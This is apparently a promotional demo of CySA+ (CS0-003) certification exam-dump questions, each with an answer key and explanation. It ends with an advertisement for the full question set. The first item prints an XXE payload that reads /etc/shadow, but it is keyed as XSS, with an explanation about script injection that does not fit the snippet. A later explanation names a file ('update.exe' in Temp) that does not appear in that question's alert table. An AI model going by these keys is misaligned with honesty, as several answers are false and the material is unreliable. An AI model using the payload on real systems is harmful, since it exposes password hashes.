A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>Sent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF

Answer: B

Explanation:

XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:

- > <https://portswigger.net/web-security/xxe>
- > <https://portswigger.net/web-security/ssrf>
- > https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.ht

NEW QUESTION 165

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. TO ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

Answer: A

Explanation:

The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court. Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting¹.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

NEW QUESTION 168

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious files
- D. Routing table
- E. Static IP address

Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 172

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹²

NEW QUESTION 174

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/training/books/cysa-cs0-002-study-guide>

NEW QUESTION 176

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Answer: A

Explanation:

The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system¹.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 177

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

- > <https://www.ibm.com/topics/incident-response>
- > <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 179

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 184

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Answer: A

Explanation:

SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION 185

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 186

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CS0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CS0-003 Product From:

<https://www.2passeasy.com/dumps/CS0-003/>

Money Back Guarantee

CS0-003 Practice Exam Features:

- * CS0-003 Questions and Answers Updated Frequently
- * CS0-003 Practice Questions Verified by Expert Senior Certified Staff
- * CS0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CS0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year